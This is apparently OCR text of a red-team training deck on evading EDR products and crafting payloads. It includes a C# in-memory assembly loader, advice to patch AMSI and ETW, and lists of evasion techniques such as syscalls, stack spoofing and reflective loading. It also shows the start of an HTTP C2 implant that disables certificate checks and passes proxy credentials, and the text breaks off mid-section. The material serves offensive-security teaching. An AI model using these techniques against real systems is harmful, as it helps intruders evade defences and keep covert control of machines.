
“Modern” Red Team are usually deploying code on the target system

Your implant can be written in C#, or C, or Nim, or whatever make you happy and implement the features you need directly

Alternative to Evade EDRs

Do we need shellcode?

I personally use a C# implant that execute in memory .Net exe; Each command is a .Net module




```
private static bool InternalExecute(byte[] assembly, string args)
{
    bool bSuccess = true;
    List<string> processArgs = new List<string>(StringToArgsArray(args));
    try
    {
        Assembly a = Assembly.Load(assembly);
        MethodInfo method = a.EntryPoint;
        if (method != null)
        {
            object o = a.CreateInstance(method.Name);
            method.Invoke(o, new object[] { (object[])processArgs.ToArray() });
        }
        else
        {
            bSuccess = false;
        }
    }
    catch (Exception e)
    {
        BufferedOutput.WriteOutput(e.Message);
    }

    return bSuccess;
}
```


Alternative to Evade EDRs

Do we need shellcode?

You may want to patch AMSI and ETW since .Load will end up loading AMSI on your byte[] assembly



```
static void Main(string[] args)
{
    Thread.Sleep(10000);
    byte[] data = File.ReadAllBytes(args[0]);
    Assembly.Load(data);
    Console.WriteLine("loaded");
    Thread.Sleep(1000000);
}
```




```
Base                Size      Path
0x00000000a2f60000  0x6000    C:\Users\me\Downloads\ListDlls\ConsoleApp5.exe
0x00000000f1990000  0x1f8000  C:\Windows\SYSTEM32\ntdll.dll
0x00000000cc0b0000  0x65000   C:\Windows\SYSTEM32\MSCOREE.DLL
0x00000000f12e0000  0xbd000   C:\Windows\System32\KERNEL32.dll
0x00000000ef2a0000  0x2d2000  C:\Windows\System32\KERNELBASE.dll
0x00000000eba60000  0x91000   C:\Windows\SYSTEM32\apphelp.dll
0x00000000f0ec0000  0xae000   C:\Windows\System32\ADVAPI32.dll
0x00000000f17a0000  0x9e000   C:\Windows\System32\msvcrt.dll
0x00000000f1700000  0x9c000   C:\Windows\System32\sechost.dll
0x00000000f0f70000  0x125000  C:\Windows\System32\RPCRT4.dll
0x00000000c6000000  0xaa000   C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
0x00000000eff70000  0x55000   C:\Windows\System32\SHLWAPI.dll
0x00000000ed8a0000  0x12000   C:\Windows\SYSTEM32\kernel.appcore.dll
0x00000000e6640000  0xa000    C:\Windows\SYSTEM32\VERSION.dll
0x00000000b3580000  0xb35000  C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
0x00000000f0d20000  0x19d000  C:\Windows\System32\USER32.dll
0x00000000b34c0000  0xbd000   C:\Windows\SYSTEM32\ucrtbase_clr0400.dll
0x00000000d3250000  0x16000   C:\Windows\SYSTEM32\VCRUNTIME140_CLR0400.dll
0x00000000ef270000  0x22000   C:\Windows\System32\win32u.dll
0x00000000f0cf0000  0x2b000   C:\Windows\System32\GDI32.dll
0x00000000ef160000  0x10f000  C:\Windows\System32\gdi32full.dll
0x00000000ef850000  0x9d000   C:\Windows\System32\msvcp_win.dll
0x00000000ef8f0000  0x100000  C:\Windows\System32\ucrtbase.dll
0x00000000f1910000  0x30000   C:\Windows\System32\IMM32.DLL
0x00000000effd0000  0x8000    C:\Windows\System32\psapi.dll
0x00000000aaed0000  0x1600000  C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\b849
0x00000000f15d0000  0x12a000  C:\Windows\System32\ole32.dll
0x00000000efb60000  0x354000  C:\Windows\System32\combase.dll
0x00000000ef0a0000  0x82000   C:\Windows\System32\bcryptPrimitives.dll
0x00000000b1b20000  0x14f000  C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clrjit.dll
```

Alternative to Evade EDRs

Do we need shellcode?

After the Assembly.Load was called



```
Base                    Size      Path
0x00000000a2f60000  0x6000    C:\Users\me\Downloads\ListDlls\ConsoleApp5.exe
0x00000000f1990000  0x1f8000  C:\Windows\SYSTEM32\ntdll.dll
0x00000000cc0b0000  0x65000   C:\Windows\SYSTEM32\MSCOREE.DLL
0x00000000f12e0000  0xbd000   C:\Windows\System32\KERNEL32.dll
0x00000000ef2a0000  0x2d2000  C:\Windows\System32\KERNELBASE.dll
0x00000000eba60000  0x91000   C:\Windows\SYSTEM32\apphelp.dll
0x00000000f0ec0000  0xae000   C:\Windows\System32\ADVAPI32.dll
0x00000000f17a0000  0x9e000   C:\Windows\System32\msvcrt.dll
0x00000000f1700000  0x9c000   C:\Windows\System32\sechost.dll
0x00000000f0f70000  0x125000  C:\Windows\System32\RPCRT4.dll
0x00000000c6000000  0xaa000   C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
0x00000000eff70000  0x55000   C:\Windows\System32\SHLWAPI.dll
0x00000000ed8a0000  0x12000   C:\Windows\SYSTEM32\kernel.appcore.dll
0x00000000e6640000  0xa000    C:\Windows\SYSTEM32\VERSION.dll
0x00000000b3580000  0xb35000  C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
0x00000000f0d20000  0x19d000  C:\Windows\System32\USER32.dll
0x00000000b34c0000  0xbd000   C:\Windows\SYSTEM32\ucrtbase_clr0400.dll
0x00000000d3250000  0x16000   C:\Windows\SYSTEM32\VCRUNTIME140_CLR0400.dll
0x00000000ef270000  0x22000   C:\Windows\System32\win32u.dll
0x00000000f0cf0000  0x2b000   C:\Windows\System32\GDI32.dll
0x00000000ef160000  0x10f000  C:\Windows\System32\gdi32full.dll
0x00000000ef850000  0x9d000   C:\Windows\System32\msvcp_win.dll
0x00000000ef8f0000  0x100000  C:\Windows\System32\ucrtbase.dll
0x00000000f1910000  0x30000   C:\Windows\System32\IMM32.DLL
0x00000000effd0000  0x8000    C:\Windows\System32\psapi.dll
0x00000000aaed0000  0x1600000  C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\b8493bec853ac702d218
0x00000000f15d0000  0x12a000  C:\Windows\System32\ole32.dll
0x00000000efb60000  0x354000  C:\Windows\System32\combase.dll
0x00000000ef0a0000  0x82000   C:\Windows\System32\bcryptPrimitives.dll
0x00000000b1b20000  0x14f000  C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clrjit.dll
0x00000000ee940000  0x30000   C:\Windows\SYSTEM32\wldp.dll
0x00000000e7e00000  0x1f000   C:\Windows\SYSTEM32\amsi.dll
0x00000000eefa0000  0x2e000   C:\Windows\SYSTEM32\USERENV.dll
0x00000000eefe0000  0x1f000   C:\Windows\SYSTEM32\profapi.dll
0x00000000e7a50000  0x7b000   C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2209.7-0\MpOav.dll
0x00000000f1840000  0xcd000   C:\Windows\System32\OLEAUT32.dll
0x00000000dc490000  0x130000  C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2209.7-0\MPCLIENT.DLL
0x00000000ef5d0000  0x156000  C:\Windows\System32\CRYPT32.dll
0x00000000ef7e0000  0x69000   C:\Windows\System32\WINTRUST.dll
0x00000000eebb0000  0x12000   C:\Windows\System32\MSASN1.dll
0x00000000ed8d0000  0x23000   C:\Windows\SYSTEM32\gpapi.dll
```

Alternative to Evade EDRs


WHAT you need to learn about?

- Memory permission RWX memory is bad (Image, Private, Mapped)
- PEB.LDR module override address location
- Arguments passed to Windows functions (stack spoofing)
- Shellcode obfuscation: hiding the fs:0x30 or gs:0x30 call
- How reflective loading works (Pretty much a self LoadLibraryA/W reimplementation)
- Hookings (Sleep Hooking or other ideas)

Alternative to Evade EDRs

WHAT you need to learn about?

- How LoadLibraryA/W work under the hood
  - ntdll!LdrLoadDll
    - ntdll!LdrpInitializeDllPath
      - ntdll!LdrpLogDllStateEx2
        - ntdll!LdrpLogEtwEvent
          - ntdll!NtTraceEvent



```
mov     rcx, [rdi+8]
lea     r8, [rsp+0E8h+var_A8]
mov     rdx, rsi
call    LdrpInitializeDllPath
lea     r9, [rsp+0E8h+var_B8]
mov     r8d, ebx
lea     rdx, [rsp+0E8h+var_A8]
mov     rcx, rdi
call    LdrpLoadDll
cmp     [rsp+0E8h+var_2C], 0
mov     ebx, eax
jnz     short loc_180016B64
```

[illegible]

Alternative to Evade EDRs

WHAT you need to learn about?

So RWX memory and patching memory is dangerous

Yes and no, but if you want to be extra careful, you can use of hardware breakpoint to alter the memory

- https://github.com/rad9800/hwbp4mw
- https://github.com/rad9800/misc/blob/main/NtTraceEvent.c

Payload Crafting

This is a quick overview of some of the tricks that can be used to create payloads

Shameless plug: if you are curious in the coding aspect of a red team, I highly recommend registering to my patreon

More than 100 hours or videos about offensive coding

https://mr.un1k0d3r.online/portal/

https://patreon.com/MrUn1k0d3r

Payload Crafting

Keep in mind that EDR may not hook the same APIs.

You can validate which one are hooked using the hook_finder64

https://github.com/Mr-Un1k0d3r/EDRs/blob/main/hook_finder64.c

Payload Crafting

Most Nt* API will require an OBJECT_ATTRIBUTE that needs to be initialized manually in your code

Source code: https://mr.un1k0d3r.online/training/source/syscall.c

Payload Crafting

I personally prefer patching the Nt* instead of using direct syscall, because of the lack of documentation, but luckily, there are a lot of cool projects such as syswhisper

https://github.com/jthuraisamy/SysWhispers

Payload Crafting

PROS:

- Pretty efficient usermode hook bypass
- No need to change memory permission

CONS:

- Lack of documentation
- Hard to code

Payload Crafting

Your stage 0 should be as simple as possible and used as recon before you drop your full RAT


For your stage 0 you need:

- in and out data transport
- Simple command execution (avoiding cmd.exe etc…)

Payload Crafting

Source code: https://mr.un1k0d3r.online/training/source/http_c2.cs


Ignoring the cert is the first step



```
class Networking
{
    private string url;
    private string host;
    2 references
    public Networking(string c2url, string c2host)
    {
        url = c2url;
        host = c2host;

        ServicePointManager.ServerCertificateValidationCallback = new System.Net.Security.RemoteCertificateValidationCallback(delegate { return true; });
    }
```

Payload Crafting

Creating your network query method




```
string output = "";
Stream s = null;
StreamReader sr = null;
HttpWebRequest hwr = (HttpWebRequest)WebRequest.Create(url);

hwr.Method = "POST";
hwr.UserAgent = String.Format("Mozilla/5.0 (Windows NT {0}; Win64; x64; rv:85.0) ringzer0/20100101 Firefox/85.0", Environment.OSVersion.ToString());
hwr.Timeout = 10000;
hwr.Host = host;
hwr.ContentType = "application/json";
hwr.Proxy.Credentials = CredentialCache.DefaultNetworkCredentials;
```

Payload Crafting

Getting the data:

